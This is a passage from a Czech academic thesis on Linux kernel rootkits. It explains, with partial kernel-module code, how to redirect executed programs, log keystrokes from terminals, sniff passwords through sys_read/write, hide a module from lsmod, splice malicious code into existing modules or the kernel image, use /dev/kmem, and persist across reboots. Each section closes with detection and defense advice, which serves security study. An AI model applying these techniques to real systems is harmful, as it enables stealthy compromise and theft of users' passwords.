  bin->file = open_exec(replace);         //umístění a případně nahradíme
  prepare_binprm(bin);                    //jiným ('replace' za 'remove')
}
return old_load_binary(bin, regs);        //Pokračuj v původní funkci
```

Jak lze očekávat, funkce `load_binary()` není exportována. Zde si ale můžeme pomoci jiným způsobem. Využijeme k tomu systémové volání `sys_open()` a funkci `load_binary()` se pokusíme odchytit. Budeme spoléhat na to, že Linuxové jádro nativně podporuje nejčastější spustitelný formát ELF. Jakmile zjistíme adresu námi hledané funkce `load_binary()`, můžeme systémové volání `sys_open()` vrátit do původního stavu:

```
long ret = old_sys_open(filename, flags, mode); //Původní volání sys_open()
if (elf_bin == NULL) {         //Funkci load_binary() jsme zatím neodchytli
  elf_bin = current->binfmt;
  old_load_binary = elf_bin->load_binary;          //Uložení hledané funkce
  elf_bin->load_binary = &new_load_binary;         //Nahrazení funkcí naší
  if (sys_call_table)                              //Obnova původní funkce
    sys_call_table[__NR_open] = old_sys_open;      //sys_open()
  }
return ret;
```

Funkční modul je pod č. xxiv v příloze A.

Možnosti obrany a detekce

Možností jak přesměrovat spouštěný program je mnoho. Existují i experimentální varianty[9], které přesměrovávají řízení až v poslední možný okamžik – při mapování do paměti. Pomineme-li možnost testovat každý z ukazatelů, které jsme v této podkapitole měnili, nemáme již mnoho způsobů, jak útočníka odhalit. Přesměrovaný soubor není modifikován a podvržený soubor se vůbec nemusí nacházet na souborovém systému! Místo toho může být uschován v operační paměti (nejlépe zašifrován) a na disk uložen až v případě žádosti o spuštění. Existuje i alternativa, kdy je z paměti mapován zpátky do paměti bez nutnosti uložení na disk. Ve výsledku nám může připomínat již zmiňované nahrazování utilit (kap. 2.1.1), zde ale za plné asistence běžícího jádra. Za zmínku stojí, že tento způsob se často používá na tzv. *Honeypot* strojích, což jsou léčky pro hackery, umožňující zkoumat jejich techniky a používané nástroje.

3.6 Odposlech

Odposlouchávání je další ze způsobů získávání informací o napadeném stroji. Umožňuje nám zachytit i zprávy, které přes operační systém prochází a nejsou adresovány přímo jemu.


[9] Pro jejich složitost a malou přenositelnost je zde nebudeme uvádět.

V této podkapitole se zaměříme pouze na nástroje pracující v jaderném prostoru. Existuje i řada aplikací, které si vystačí pouze s uživatelským prostorem (*Spyware*). Těmi se v dalším textu zabývat nebudeme.

3.6.1 Odposlech stisknutých kláves (keylogging)

Pro nalezení vhodným míst pro umístění odposlechových funkcí nám poslouží obrázek 3.1. Po stisku klávesy na klávesnici dorazí elektrické signály do řadiče přerušení. Pokud není událost maskována (je povolena), dochází k předání žádosti centrální výpočetní jednotce. Procesor zastaví právě prováděnou činnost a předává řízení funkcím `irq_entries_start()`, `do_IRQ()` a `handle_IRQ_event()`, ve kterých dochází k prvotním akcím, jednotným pro všechna přerušení. Konkrétní obslužná rutina přerušení je vyvolána až ve `handle_IRQ_event()` a je identifikována unikátním číslem `irq`[10]. Ve většině případů je rozdělena na dvě části:

- **První část obsluhy (top halve)** – je část obsluhy, která musí být vykonána okamžitě. Měla by obsahovat pouze nejnutnější akce potřebné k uvedení obsluhovaného zařízení zpátky do provozu. Většinou se jedná o přesun dat z periferie do operační paměti a restartování periferie.
- **Druhá část obsluhy (bottom halve)** – obsahuje akce, související se zpracováním právě získaných dat. Tyto akce jsou spuštěny až ve chvíli, kdy se systém nachází k tomu vhodném stavu[11].



Obrázek 3.1: Schéma přerušení od klávesnice

První část obsluhy v našem případě zastupuje funkce `handle_scancode()`. Kódy vyslané z klávesnice jsou v ní transformovány na znaky, resp. kombinace znaků. Znaky jsou pak za pomoci funkce `put_queue()` vloženy do fronty `tty_flip_buffer`, kde čekají na další zpracování. K němu dochází v druhé části při přesunu do fronty `tty_read_queue` pod vedením funkce `receive_buf()`. Tady už jen čekají na pokyn k vyzvednutí od systémového volání

[10] Interrupt request – žádost o přerušení.
[11] Často ihned po první části.

`sys_read()`, které aktivuje příslušné obslužné funkce ve virtuálním souborovém systému (`vfs_read()` a `tty_read()`).

Jak je patrno, zpracování stisknuté klávesy prochází řadou obslužných funkcí. Ne všechny jsou však pro naše účely vhodné. Jedním ze základních požadavků je možnost ukládat načtené znaky do souboru, k čemuž musíme využít služeb virtuálního souborového systému[12]. Měli bychom tedy zvolit místo, které nebude svojí činností neúměrně zatěžovat napadený systém. Nejvhodnějším kandidátem je druhá část obsluhy, která je pro náročnější akce přímo předurčena. Většinou totiž do souboru nezaznamenáváme veškeré přenesené znaky, ale pouze znaky od vybraných procesů či jinak významné řetězce (hesla). Jejich identifikace není triviální záležitostí.

Pro demonstrační účely tedy použijeme přesměrování funkce `receive_buf()`. Ta se vždy váže na konkrétní terminál. V praxi takto upravíme všechny dostupné terminály. Nahrazení funkce `receive_buf()` terminálu `hacktty` zobrazuje následující kód:

```
struct file *f=filp_open(hacktty, O_RDONLY, 0); //Otevřeme konzoly 'hacktty'
struct tty_struct *tty = f->private_data;
old_receive_buf = tty->ldisc.receive_buf;       //Původní funkci uchováme
tty->ldisc.receive_buf = new_receive_buf;       //a nahradíme naší
```

Nová obslužná funkce `new_receive_buf()` vyvolá zalogování řetězce a vyvolání originální funkce. Její obsah je přibližně následovný:

```
if (write_to_file(logfile,(char *)cp,count) == -1)   //Zapiš data do souboru
  printk(KERN_INFO "Nepovedlo se zapsat do souboru %s.\n", logfile);
old_receive_buf(tty, cp, fp, count); //Pokračuj ve vykonávání původní funkce
```

Logovací funkce je v našem případě pouze syrový zápis do souboru. V praxi by měla obsahovat vyrovnávací paměť, která minimalizuje pomalý zápis do souborového systému a transformační mapu pro speciální znaky. Funkce `write_to_file()`:

```
mm_segment_t old_fs = get_fs();
lock_kernel();     //Začátek kritické sekce (uzamčení)
set_fs(get_ds());  //Úprava hranice virt. adr. prosotru (viz dále)

f = filp_open(file, O_CREAT|O_APPEND, 00600); //Zapiš do souboru
if (!IS_ERR(f)) {
  if (f->f_op && f->f_op->write) {
    ret = f->f_op->write(f, buf, size, &f->f_pos);
  }
  filp_close(f, NULL);                          //Uzavři soubor
}

set_fs(old_fs);    //Navrácení hranic virt. adr. prostoru
unlock_kernel();   //Konec kritické sekce (odemčení)
```

[12]V případě, že nelze přistupovat k souboru nebo bude ukládaných informací málo, může posloužit i operační paměť.

Funkce `set_fs(get_ds())` a `set_fs(old_fs)` jsou v kódu za účelem vyvolání systémového volání z jaderného prostoru. Umožňují na krátkou chvíli upravit hranice virtuálního adresového prostoru a umožnit tak předat parametry funkci, která je očekává výhradně z uživatelského prostoru. Funkce `lock_kernel()` a `unlock_kernel()` zajišťují atomicitu celé operace pomocí zámku. Ukázkový modul je pod č. xxv dodatku A.

3.6.2 Odposlech systémových funkcí sys_read/write()

Máme-li zájem o komplexní zjišťování informací o systému, bude pro nás nejzajímavější dvojice zajišťující vstup–výstupní operace, systémové funkce `sys_read()` a `sys_write()`. Jak lze předpokládat, množství informací procházejících přes tyto funkce bude obrovské a my je budeme muset filtrovat. Většinou nás budou zajímat konkrétní aplikace (`ssh`, `login`, `su`, `...`) a jejich informace související s kontrolou přístupu (Password, password, ...). Příklad programu se nachází v příloze A pod č. xxvi.

Možnosti obrany a detekce

Odposlech je častý doprovodný jev na napadeném systému. Cílem útočníka je zisk důvěrných informací, především hesel. Při obnovování systému je tak nanejvýš vhodné *změnit všechna hesla* všech uživatelů systému. Častou snahou útočníka je také přepnout síťovou kartu do tzv. promiskuitního módu, kdy může sledovat veškerý provoz přes síťovou kartu.

Kapitola 4

Infiltrace a přetrvání v OS

Poslední kapitola pokrývá témata související s průnikem rootkitu do jaderného adresového prostoru a jeho setrvání v něm i po restartování napadeného systému. Část kapitoly je věnována jejich komunikačním rozhraním. Při tvorbě kapitoly mi byly oporou komunitní články [31, 32, 33, 34, 35, 36] a studované zdrojové kódy porovnávaných rootkitů [17, 18, 19, 20, 21, 22].

4.1 Infiltrace jádra

K tomu, aby mohl být kód v jádře vykonáván, musí být umístěn v jaderném prostoru. Co ale dělat, když už je jádro jednou zavedeno? Restartovat systém není často možné ani žádoucí. Linuxové jádro je za tímto účelem vybaveno schopností „přilinkovat“ nový kód v podobě modulů. Zároveň si z historického vývoje nese obraz paměti dostupný přes speciální soubor `/dev/{k}mem`.

4.1.1 Moduly

Moduly umožňují zavádět a odstraňovat z jádra kusy kódu za běhu. Umožňují tak přidat funkčnost bez nutnosti restartu systému a podporují modulární strukturu. Psaní modulů připomíná tvorbu *událostně řízené aplikace*. Modul má svůj vstupní a výstupní bod a svoji funkčnost zpřístupňuje zaregistrováním svých rozhraní. Nahrávat moduly do systému může pouze nejvýše oprávněný uživatel a děje se tak pomocí příkazu `insmod module` (či `modprobe module`, který dokáže vyřešit i závislosti). Výsledkem je vyvolání systémového volání `sys_init_module()` a zavedení modulu do systému. Pro případné odstranění modulu slouží příkaz `rmmod module` (podobně `modprobe -r module`) používající systémové volání `sys_delete_module()`. Modul může být odstraněn pouze pokud není používán. Výpis všech zavedených modulů v systému zjistíme příkazem `lsmod`, který čerpá informace ze souboru `/proc/modules`.


S programováním modulů souvisí jejich pracovní prostředí. To je tvořeno všemi exportovanými symboly z jádra, známé jako *exported kernel interfaces* či *kernel API*. Symboly je možné exportovat pomocí makra EXPORT_SYMBOL pod různými licencemi. Důvodem je snaha vývojářů chránit jádro před výraznými změnami v jeho struktuře proprietárními moduly. Nová jaderná linie 2.6 s sebou přináší řadu vylepšení a změn oproti původní 2.4 verzi. Více o této problematice lze nalézt ve volně dostupné publikaci *Linux Device Drivers*[3].

Pro útočníka představuje jaderná modulární podpora výrazné usnadnění práce. Výsledný kód je čistý a přenositelný. Většina zajímavých symbolů je totiž již exportována nebo se

dají dohledat (viz kap. 2.2.1). Z tohoto důvodu jsou i doprovodné zdrojové kódy této práce psány formou jaderných modulů.

Po zavedení modulu do systému se útočník musí postarat ještě o jednu drobnost. Tou je odstranění stop po zavedeném modulu a zneviditelnění modulu z pohledu příkazu `lsmod`. K tomu může použít jednu z následujících alternativ:

1. **Odstranění modulu ze seznamu**
   Při studiu zaváděcí a odstraňovací funkce zjistíme, že moduly jsou v jádře reprezentovány pomocí datových struktur `struct module`. Ty jsou mezi sebou provázány pomocí obousměrně vázaného seznamu. Právě z tohoto seznamu jsou čerpány informace pro reprezentaci souboru `/proc/modules`. Odpojením modulu ze seznamu vytvoříme iluzi, že modul do jádra nebyl nikdy zaveden (obr. 4.1).



Obrázek 4.1: Odstranění modulu ze seznamu

   Kód je pak již triviální. Makro `THIS_MODULE` vrací ukazatel na reprezentující strukturu modulu. Funkce `list_del()` ji odpojí ze seznamu. Nutno poznamenat, že bez opětovného zapojení do seznamu nebude možné modul ze systému odstranit (nepočítáme-li restart systému). Příklad na vypojení modulu ze seznamu je pod č. xxvii přílohy A. Odpojení ze seznamu provedeme takto:

```
struct module *this_module = THIS_MODULE; //Ukazatel na zaváděný modul
list_del(&this_module->list);             //Odpojení modulu ze seznamu
```

2. **Sloučení modulů**
   Díky tomu, že moduly jsou ve své původní variantě prosté realokovatelné soubory typu ELF[1], mohou být slinkovány do jednoho souboru. Při troše úsilí tak můžeme „přilepit“ náš škodlivý kód na již existující modul. Platí, že každý modul musí obsahovat vstupní funkci s názvem `init_module()`[2]. Pro své odstranění (v případě, že tuto možnost modul podporuje) může být doplněn o funkci `cleanup_module()`[3].

   K útoku budeme potřebovat objekt existujícího modulu `original.o` a námi vytvořený modul `sticker.c`, který bude mít následující kostru:

```
extern int init_module(void);
extern void cleanup_module(void);
```

[1] ELF je zkr. Executing and Linking Format.
[2] V jádrech 2.6 je tato funkce vytvořena makrem `module_init()`.
[3] Analogicky je tato funkce vytvořena makrem `module_exit()`.

```
int init_sticky(void)
{
  ...                          //Inicializace parazitního modulu
  init_module();               //Inicializace řádného modulu
  return 0;
}

void cleanup_sticky(void)
{
  cleanup_module();            //Ukončení řádného modulu
  ...                          //Ukončení parazitního modulu
  return;
}
```

Po přeložení `sticker.c` do relokativní podoby `sticker.o`, použijeme příkaz `ld -r original.o sticker.o -o both.o` pro slinkovaní obou celků do jednoho. Úplně nakonec zbývá nahradit původní vstupní funkci `init_module()` za `init_sticky()` a výstupní `cleanup_module()` za `cleanup_sticky()`. Náhrady provádíme přímo v tabulce funkcí `.symtab` nově vzniklého objektu `both.o`. Jedná se o binární náhradu, tedy jména nových funkcí nesmí svojí délkou přesáhnout ty původní. Objekt *both.o* je tímto připraven na vytvoření jaderného modulu. Celý proces demonstruje skript č. xxviii dodatku A.

3. **Užití metody skrývání záznamů v souborech**
   Požadovanou službu, tedy skrýt určitý řetězec v souboru, jsme již popisovali v kapitole 3.3. Pro své nedostatky zmíněné v závěru kapitoly se však pro tento účel příliš nepoužívá.

4.1.2 Obraz paměti – soubory /dev/{k}mem

Doposud bylo naše snažení o průniky do jádra ulehčováno podporou jaderných modulů. Vysoce zabezpečené stanice ale modulovou podporu z důvodů vyšší stability a hlavně bezpečnosti nemívají. Pro útočníka existují ještě další způsoby infiltrace jádra. Slouží k tomu soubor `/dev/kmem`, což je obraz jaderné virtuálaní paměti, a soubor `/dev/mem`, což je obraz fyzické paměti. My se zaměříme na první jmenovaný, neboť práce s ním je jednodušší. Z pochopitelných důvodů je přístupný pouze superuživateli. Pro práci s ním použijeme posixovou funkci `mmap()`, která nám umožňuje namapovat kusy jádra do uživatelského prostoru. Následující kód demonstruje práci s jaderným adresovým prostorem (`address` > `0xc0000000`) délky `length` (doporučuje se zarovnat na délku stránky) přes ukazatel `p`:

```
int fd; void *p;
fd = open("/dev/kmem", O_RDONLY);                          //Soubor otevřeme
p = mmap(NULL, length , PROT_READ, MAP_SHARED, fd, address);//Namapování
// PRÁCE S PAMĚTÍ PŘES UKAZATEL p
munmap(p, length);                                           //Zrušení
close(fd);                                                 //Soubor uzavřeme
```

Načtení paměti je pro útočníka ta snazší část. Bez symbolů a jejich adres bude načtený kód pouze hromádkou nic neříkajících bajtů. Největším pomocníkem jsou již zmíněné soubory `System.map` a `/proc/kallsyms`. S nimi lze s nutnou dávkou námahy naimplementovat téměř vše. Hrozí pouze vyšší riziko vzniku chyb typu *race condition*, neboť přímé zápisy do paměti nepodporují žádné synchronizační mechanismy. V případě, že ani jeden z těchto souborů k dispozici není, musí útočník využít znalostí konkrétní architektury a příslušných zdrojových kódů běžícího jádra. Práce se tím výrazně komplikuje, neboť pro vyhledávání symbolů musíme použít ve velké míře heuristiky. Doprovodný program č. xxix přílohy A reimplementuje modul č. iv (vyhledání tabulky systémových volání pomocí trasování) za použití `/dev/kmem`.

Krom těžkopádné práce a synchronizačním rizikům vyvstupují i další problémy. V případě, že chceme do jádra nahrát svůj vlastní kód, musíme řešit i otázky související s umístěním a správnou realokací kódu. Pro malý kód je možné použít nevyužité zarovnání některých stránek. Větší s sebou typicky nese nutnost vyhledání a použití funkce `kmalloc()`.

4.1.3 Přilinkování k jadernému souboru

Jinou z možností je umístit škodlivý kód přímo do samotného jádra. Pojmenování a umístění jádra v souborovém systému závisí na zavaděči. Většinou je jádro umístěno v adresáři `/boot` a má název `vmlinuz-verze`. Skládá se z prvotních funkcí, které nahrazující BIOS a umisťují jádro do paměti (více v kap. 4.2) a samotného zkomprimovaného jádra. Pro umístění svého kódu do rozbaleného jádra musíme splnit následující dvě podmínky:

1. Kód musí být umístěn až za budoucí BSS datovou oblastí. BSS oblast totiž vzniká až v době umisťování kódu do paměti, tj. před spuštěním. Podle normy je vyplněna samými nulami. Kód by tedy, v případě umístění hned za jaderným kódem, byl přemazán samými nulami. Problém vyřešíme umístěním výplně (budoucí BSS oblast) mezi jaderný a náš kód. Díky kompresi nebude výplň představovat téměř žádnou paměťovou režii navíc.


2. Posunout hranici jádra tak, aby obsahoval i náš kód. V praxi to znamená zvětšit hodnotu symbolu `_end` právě o velikost modulu.

Poslední úkol je zajistit vyvolání našeho modulu někdy v konečných fázích zavádění jádra. Nejpraktičtějším způsobem je modifikovat jadernou funkci, kterou využívá program `init`. V této době je systém již plně inicializován a řádně zaveden. Můžeme k tomu použít způsob známý z kap. 2.2.1, kdy na začátek funkce umístíme absolutní skok do funkce naší. Tím vyvoláme náš modul, který se zinicializuje, opraví původní funkci a řízení jí vrátí. Ve výsledku bude mít jaderný obraz podobu znázorněnou na obrázku 4.2.

Možnosti obrany a detekce

Pro vysoce zabezpečené stanice je zákaz jaderných modulů nutností. V případě jejich potřeby existují jaderné úpravy, které umožní zavádět moduly pouze při startu či jinak speciálně podepsané. Proti změnám v binárním obraze jádra si vystačíme s kontrolním součtem. Pro útoky přes `/dev/{k}mem` jsou pro útočníka nejcennější soubory `System.map` a `/proc/kallsyms`. `System.map` na stanici vůbec neumísťujeme a podpora `/proc/kallsyms` lze v jádře vypnout. Stejně tak lze vypnout a do budoucna nejspíše úplně vymizí[4] `/dev/kmem`. Soubor `/dev/mem`, především z důvodů mapování periferií, v systému zatím zůstává.

[4]Využití tohoto souboru je sporné, když existují jaderné moduly.



Obrázek 4.2: Struktura jaderného obrazu včetně úprav

4.2 Znovuspuštění

Aby útočníkův kód přežil restart systému, musí si zajistit opětovné spuštění při jeho zavádění. V praxi to znamená přidat vlastní meziakci někam do zaváděcí sekvence. Ta na architekturách x86 probíhá v následujících fázích a je znázorněna na obrázku 4.3.


1. **BIOS.** Po zapnutí počítače je do registrů procesoru nahrána adresa 0xffffff0. Ta odkazuje na speciální typ paměti ROM, která obsahuje první spuštěný program BIOS[5]. Procesor se zároveň nachází v tzv. *reálném režimu*, což znamená, že fyzická adresa se vypočítá pouze pomocí segmentace následujícím vzorcem $segment * 16 + offset$. Tabulky deskriptorů a tabulka stránek jsou v tomto módu mimo hru. BIOS provede základní testy (POST[6]) a inicializaci hardware. Poté překopíruje první sektor z média (u disku MBR[7]) do operační paměti a předá mu řízení.

2. **Zavaděč systému.** První sektor obsahuje typicky zavaděč operačního systému. Jeho úkolem je zkopírovat zbytek sektorů, obsahujících zaváděný systém do paměti. Děje se tak ve dvou částech. První část obsahuje program `setup()` a druhá část obsahuje zkomprimované jádro. Na konci je funkce `setup()` spuštěna.

3. **Funkce setup.** Provádí vlastní inicializaci hardware (nespoléhá na inicializaci BIOSu). Nastavuje provizorní tabulku přerušení a tabulku deskriptorů. Restartuje jednotku plovoucí desetinné čárky a řadič přerušení. Přepíná procesor do *chráněného režimu*.

4. **Funkce startup_32.** V první fázi provede dekompresi jádra. V druhé fázi vytváří první proces v systému, proces s ID = 0 (tzv. *swapper* či *idle process*). K tomu musí nastavit tabulku stránek, povolit stránkování a přepracovat tabulku přerušení. Výsledné hodnoty promítne do procesorových registrů.

[5]BIOS je zkr. Basic Input/Output System.
[6]POST je zkr. Power-On Self-Test.
[7]MBR je zkr. Master Boot Record.



Obrázek 4.3: Zavedení systému Linux

5. **Funkce start_kernel [*swapper*].** Provádí inicializaci většiny jaderných komponent a podsystémů. Především se jedná o časovač a komplexní operace s pamětí. Vzniká první právoplatný potomek, proces s ID = 1 s názvem `init`. Proces s ID = 0 v systému zůstává a jeho funkcí je vykonávat prázdné instrukce v případě, že systém nemá žádnou práci.

6. **Funkce start_kernel [*init*].** Poslední fáze vrcholí dokončením všech odložených inicializací a spuštěním prvního spustitelného souboru s názvem `/sbin/init`. Ten načte svůj konfigurační skript ze souboru `/etc/inittab` a podle něho zavede všechny ostatní služby systému, v tomto případě již ale do uživatelského prostoru. Na konci své práce spustí terminály, umožňující uživatelům přihlášení do systému.

Ve výsledku má útočník několik možností, jak docílit svého znovuzavedení do systému při restartu. Nejběžnější způsob je umístění svého vlastního skriptu do adresáře `/etc/init.d`. Soubor by měl být v napadeném systému veden jako skrytý (viz kap. 3.2), tj. po nastartování nebudou v adresáři žádné stopy. Určitou obdobou je provést ty samé akce pomocí vlastního souboru `/sbin/init`, který nejdříve zavede rootkit a poté spustí originální verzi programu `init`. V případě podpory modulů jádrem je vhodný způsob popisovaný v kapitole 4.1.1, kdy svůj kód přilinkujeme do již existujícího modulu, který je zaváděn při startu. Víceméně poslední možností je upravit samotné jádro, aby náš škodlivý kód obsahovalo ve svém binárním souboru (viz kap. 4.1.3). Úpravy před zavedením jádra jsou vlastní spíše

experimentálním virům[8].

Možnosti obrany a detekce

Jelikož se ve všech případech bude jednat o soubory, platí stejná pravidla a doporučení jako v kapitole 3.2. Přestože je zavedení systému velmi složitý proces, možností jak ho v konečné fázi ovlivnit, je pouze několik. Administrátor by tedy po zavedení *live distribuce* měl zkontrolovat kontrolní součet jádra, soubor `/sbin/init`, jaderné moduly v adresáři `/lib/modules` a skripty v adresáři `/etc/init.d`.

4.3 Komunikační rozhraní s jaderným prostorem

Jak již bylo několikrát řečeno, přímý přístup z uživatelského prostoru do prostoru jádra není možný. Útočník ale někdy potřebuje z hostitelského stroje spojení až ke svému škodlivému kódu v jádře[9]. Potřebuje tedy nějaký zprostředkovaný komunikační kanál. Možností je několik:

- **Systémové volání**
  Jednou z možností, využívanou především při infiltraci jádra přes `/dev/kmem`, je použít nějaké zastaralé nebo málo používané systémové volání (př. `oldolduname()`). Systémové volání pak na základě parametrů rozhodne, zda se bude chovat originálním způsobem nebo komunikovat s naším kódem. Příklad:

```
int new_syscall(struct command *comm)
{
  switch(comm->command)       //Identifikuj příkaz
  {
    case uninstall:           //Proveď příkaz
      return uninstall();
    ...
    default:                  //Neznámý příkaz, zavolej původní funkci
      return old_syscall(comm);
  }
}
```

- **Souborový systém /proc**
  Souborový systém procfs obsahuje aktuální stav některých jaderných proměnných. Ty se pak tváří jako obyčejné soubory a jsou tedy přístupné uživatelskému prostoru. Tento způsob je využitelný především jadernými moduly, neboť tvorba nového záznamu v adresáři `/proc` vyžaduje značné úsilí. Nový soubor musíme přes funkci `create_proc_entry()` zaregistrovat, naplnit jeho operace čtení, zápisu a určit datové uložiště pro proměnnou.

[8] Podrobnější informace jak upravit zavaděč GRUB lze nalézt v článku [37]. Na změny v BIOSu se zaměřuje článek [38].

[9] Minimálně kvůli možnosti kód odinstalovat a tím zamést stopy.

```
file = create_proc_entry(filename, 0644, &proc_root);
file->data = &data;                                  //Datová proměnná
file->read_proc = proc_read_data;                    //Čtecí funkce
file->write_proc = proc_write_data;                  //Zapisovací funkce
```

Kód představuje pouze princip. Kompletní implementace včetně funkcí `proc_read_data()`, `proc_write_data()` a datové struktury `data` lze nalézt v doprovodném programu č. xxx přílohy A.

Možnosti obrany a detekce

Zde v podstatě neexistují. Možností, jak vyměňovat informace mezi uživatelským a jaderným procesem, je sice relativně málo, objem vyměňovaných informací je ale obrovský.

Závěr

Práci jsem se rozhodl rozdělit do čtyř ucelených kapitol. Úvodní seznamuje čtenáře se základními pojmy z oblasti operačních systémů. Její velkou část jsem věnoval architektonickému návrhu Linuxového jádra, neboť pochopení implementace, funkce a vzájemného propojení jednotlivých jaderných podsystémů je pro studium následujících kapitol klíčové. Do první kapitoly jsem se rozhodl zařadit i podkapitolu o zásadách psaní programů běžících v jaderném prostoru. Její účel je poskytnout čtenáři oporu při studiu a experimentováním s vlastními doprovodnými programy, které práci od druhé kapitoly doprovází. V druhé kapitole jsem vytvořil unikátní klasifikaci, kde jsem se zaměřil na princip prováděného útoku. Oddělil jsem tak způsob útoku od jeho cíle. Při podrobném studiu rozhraní systémových volání jsem objevil způsob nový, v práci označený jako *CPU registr idtr*. Cíl útoků, systémové služby, jsem roztřídil podle typu poskytovaných informací do kapitoly tři. Největší prostor jsem věnoval skrývání procesů, jež jsem diskutoval v pěti možných variantách. Dále jsem se zabýval metodami skrývání souborů a adresářů, Internetových spojení, způsobům jak přesměrovat spouštěný program a alternativám systémového odposlechu. Do závěrečné kapitoly jsem zařadil způsoby infiltrace jádra a problematiku související se znovuspuštěním parazitního kódu při restartování napadené stanice. Za tímto účelem jsem podrobil způsob zavádění operačního systému Linux detailní analýze. Práci uzavírá podkapitola o komunikačních rozhraních.

V průběhu celé práce jsem se snažil o rozbor výhod a nevýhod metod jednotlivých útoků. Možnostem jejich detekce a vhodné obrany proti nim jsem věnoval krátký odstavec v závěru každé z podkapitol. Vyplývá z nich nutnost tvorby kontrolních součtů všech důležitých systémových programů a zaznamenání hodnot rizikových jaderných proměnných (často ukazatelů na funkce). Jejich změna je jasným signálem o diskreditaci používané stanice. Vysokým bezpečnostním rizikem je nekontrolovaná podpora jaderných modulů. Útočník díky ním může snadno proniknout až do nejnižších vrstev operačního systému. Jinou možností, jak zavést program do jádra, je využít jeden z dvojice speciální souborů `/dev/mem` a `/dev/kmem`. Tento typ útoku vyžaduje znalost adres proměnných a funkcí, které jsou k nalezení v souborech `System.map` a `/dev/kallsyms`. Ani jeden by se neměl na produkčních stanicích vyskytovat.

